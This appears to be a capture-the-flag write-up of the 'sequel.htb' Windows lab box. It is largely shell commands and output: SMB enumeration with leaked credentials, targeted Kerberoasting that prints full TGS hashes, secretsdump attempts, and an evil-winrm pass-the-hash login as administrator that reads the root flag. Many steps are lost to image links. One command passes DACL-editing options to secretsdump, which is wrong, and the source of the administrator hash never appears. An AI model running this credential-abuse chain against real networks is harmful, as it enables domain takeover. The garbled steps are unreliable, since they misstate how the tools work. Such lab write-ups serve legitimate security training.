


nmap -sC -sV 10.10.11.51 -T5




netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --users
netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --computers







After getting .xlsx we just get into online viewer we have to view account.xlsx file




After trying these, none seem to work except for sa / mssql.
The database passwords are always a go-to. Let’s look there next:



I tried to get an easy win for the user flag, but it looks like we cannot access any other user’s information with this current privilege.
I decided to snoop around and see if I can find any config files that the sql_svc account may have access to, after checking the version with netexec, and then locating the appropriate directory, I found a config file:



we have to save the password .txt format in above output we can see the SQLSVCACCOUNT:PASSWORD



Nice! We've confirmed ryan has access to winrm which will allow us a remote shell easily. Thanks to password reuse, we got the ryan user and we're able to login using evil-winrm.

```
┌──(root㉿V)-[~/Downloads/targetedKerberoast]
└─# impacket-secretsdump '10.10.11.51/ryan:WqSZAF6CysDQbGb3@10.10.11.51'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...

┌──(root㉿V)-[~/Downloads/targetedKerberoast]
└─# impacket-secretsdump 'ryan@sequel.htb/ryan:WqSZAF6CysDQbGb3@10.10.11.51'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The attempted logon is invalid. This is either due to a bad username or authentication information.
[*] Cleaning up...

┌──(root㉿V)-[~/Downloads/targetedKerberoast]
└─# python3 targetedKerberoast.py -d ryan@sequel.htb -u 'ryan' -p 'WqSZAF6CysDQbGb3'
[*] Starting kerberoast attacks
[!] invalid server address

┌──(root㉿V)-[~/Downloads/targetedKerberoast]
└─# python3 targetedKerberoast.py -d sequel.htb -u 'ryan' -p 'WqSZAF6CysDQbGb3'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (sql_svc)
$krb5tgs$23$*sql_svc$SEQUEL.HTB$sequel.htb/sql_svc*$40be4d6d0f02e4442e62664c4778f3af$5904ab5b242c749e6367b096cc04ee07bb3d2588d511c8833b216fddeb1e0ca0a715499d5f80f4e14576209d4c8d303be61cb3efba8714cdc71789f248260c3cb695610a6b644a7c4f34d8aba
fd22aa3de85c17b812bc89586f7fcd72348585b2a7fe52679040cc6f29ed2463f0a291e3b4d2f3d6f6dc07e09e72917f3fc2d5c79a570e42ef206882eb2b4b8a51675487ba8b31200fe565a8487d456fe0eeb63f85be536b4772328d7d293c0fe6416997f565a6c2e96fcdedef99385b99c03958624203
30facfeb096af63e401de583951f3d69690c05de4f727a3e0e3920f5145b6f3d8c476777aa0be26ffd40cb128b0d4acef70fca39e95f2a3ec6ed9be0d3377cac8bdf94879601280b046aa8e8657a90a3dc8af24be88bc2c06368a7a27d7c3d178bc151071f98509114ed32dda46022977bd865d093f875a
950f4462c3addadcd2af86bb316caeb78ece006731853f7835e55253ae4a81f844176c5df9b2bcc4bb4eebd2ee8506b6570ec4b9c4628d6495252e793e79a45a2a73c89cd158868bd00d1ea879885dfbc1578b8fa456f9c5b8e751815fdb708a37a58efee1e370e5d66aaebd1ffb60d74c5637a8738434
4b222e8ca55b0562e1ee6519a1208e23cf73cda239e439fa3034d022c6f3f61bb1b292aed98f1448cb18bbc8c9aed5a54f5913c3042e50b395663d7ac51d3a73e2bbaa1230c2e6097baf6ad230e6f85091fccab688eaecb6dc67a2ca249d52bfa7ab0ff5494f4ff732273fff1434efd707e8352ff9cf35
45ee082986710b1face34dba6deeafdd54905a73fb3b21cadec257c52c7f85859dada28e9eb5eb82d929d5cd2ff8497d5aa05cac4109c47210bf22afd18296c271458810d5ea11e23de1aa5d5f0ea91bf1f672f2f7eacffbfddec364ce1226ccef0c47fac22c19fe7887b78f966de91c59c5f4326edf98
678c8aa46f48c0c0261219a158887eeecf13f3c24f12b6fe6c6ddba98f91716f2787d97be3d0b3f9ec2190b4b6d6136b4f12a03e54b0e44f722ac2245c28999d104d0fd80ec8f1b549e29327b297dbc76b72ef564f477c2e60e15b008bb4175dacc83be98ccf8ef6fa95221d0457ac45fdcb24de67eb5c
a798e126dc3b27b798ea4e6725d6f7c8d7cddd9f3f1e03870c519d26a7e8bb847b7fc3a6f4d87802c29d814ac29bdff78a2c47a282eb45b60d913d69a42caadc92993038f92804d019cfd5972df1376687a548391a7a5360ae15b09b0bc7db53271848184d3e351fc044ae3c7823c26b0a151dd0fa0bee
4fd1856ece47baaa48862592ab79fedb4d709c3b14e38756ede042781f50e59554705c2658d457bc41330d13aaef1a2bc2cf55883a044321cccb8089e87ebc91b9bca25b900aeb190765818c4b14444f6d4dd6b5ca2dceee230ee492abf3e67449f8976f473d6707a4fb15cd9d4df3f511f
[+] Printing hash for (ca_svc)
$krb5tgs$23$*ca_svc$SEQUEL.HTB$sequel.htb/ca_svc*$bb4c9ad64bd336a2c3e2534e9a00286e$bcddee56cb4bf41a8a791f9b0d09bc9899470768fcf181d3da56ef0a3fb581b7e2bc074f20d02a669dcdd0b4954f58f180c8118627fc4d5dfdd18bdd71cf5997e359deb3c16db076ec9f44db7ae
57be9caa2e2b0e178887798bf3c4ff70f27aae91eff1b30a517edc7174d8c933b42afc92ed7514576eb849d7bc6379aaa3c375dafcf50a97aaa6051dd937adc522b90f793f28e8da4c4ca410563242d9a121cd8620199f524ed01a992a3ed6d7b84d8827a219f9fe8862b13519fe2444b6557dcccbd03d
0f52664e66e80bb292643c6b0c43d274d60737773566eadfd879c6cced85129d8e9f89b7aab29bb24280715b94df8ceae852ed9788326a24ce1afe4ea925dcaf8a4e69df5e52d24b23c062ec9c6992a5de7a022d289079334a5efb85d3acc6ed553ebfad25cebd12bd5a5035c2ca4497baf71870e87f7
dc981b82482e3813184c3d2b8eac68118ed0cdde07f1599889f54ad30be32b67f546374c19c6ca021188978 1f33bb05a8d83328d117241621fa08f8466fa8deabcc0f6fff6e4abf1ddf8082de27754238cb400fb41dd6f6c9060e46f67c1f4258d8a3f4feda3da39d2b4ced74e6268f03c3deb78dca916
5906f51bbbbb790df9a591b0f8cf14db7afadd3b38f28fb756d584309dbf932125c3d18b524c9435bf117abf56fec18678a0d6c69fbd334b69eb7e65de5e9f831835b94cd85de06981846ef8f508cb1b84712bd7b72b98b988dd3f7951612d3a53e5136665d4f55f39fe8c3a07df7493aa1292ce1ee958
883fe3c6007ccbe21957550651bec7efe8923ae959ea69e0a88d65ca2eec31e147783b6737e10e27dc371c186d10b2577964a5142c8de463f5c08fab42d4dbc25801a45b57ff35a3653c8220 7ff2d852dd72a35e1c62f5994033794b37e57d9a1b4d01a6974c992f20018cd5dfebb2850b686687d4f92
```

```
┌──(root㉿V)-[~/Downloads/targetedKerberoast]
└─# impacket-secretsdump -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/"ryan":"WqSZAF6CysDQbGb3"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

```
┌──(root㉿V)-[~]
└─# evil-winrm -i 10.10.11.51 -u 'administrator' -H '7a8d4e04986afa8ed4060f75e5a0b3ff'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> whoami
sequel\administrator
*Evil-WinRM* PS C:\Users\Administrator> dir


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         1/4/2025   7:58 AM                3D Objects
d-r---         1/4/2025   7:58 AM                Contacts
d-r---         1/4/2025   7:58 AM                Desktop
d-r---         1/4/2025   7:58 AM                Documents
d-r---         1/4/2025   8:31 AM                Downloads
d-r---         1/4/2025   7:58 AM                Favorites
d-r---         1/4/2025   7:58 AM                Links
d-r---         1/4/2025   7:58 AM                Music
d-r---         1/4/2025   7:58 AM                Pictures
d-r---         1/4/2025   7:58 AM                Saved Games
d-r---         1/4/2025   7:58 AM                Searches
d-r---         1/4/2025   7:58 AM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         2/4/2025   8:03 AM             34 root.txt


ca*Evil-WinRM* PS C:\Users\Administrator\Desktop>ls
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
ba107de47189929c59b7f95186b97084
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```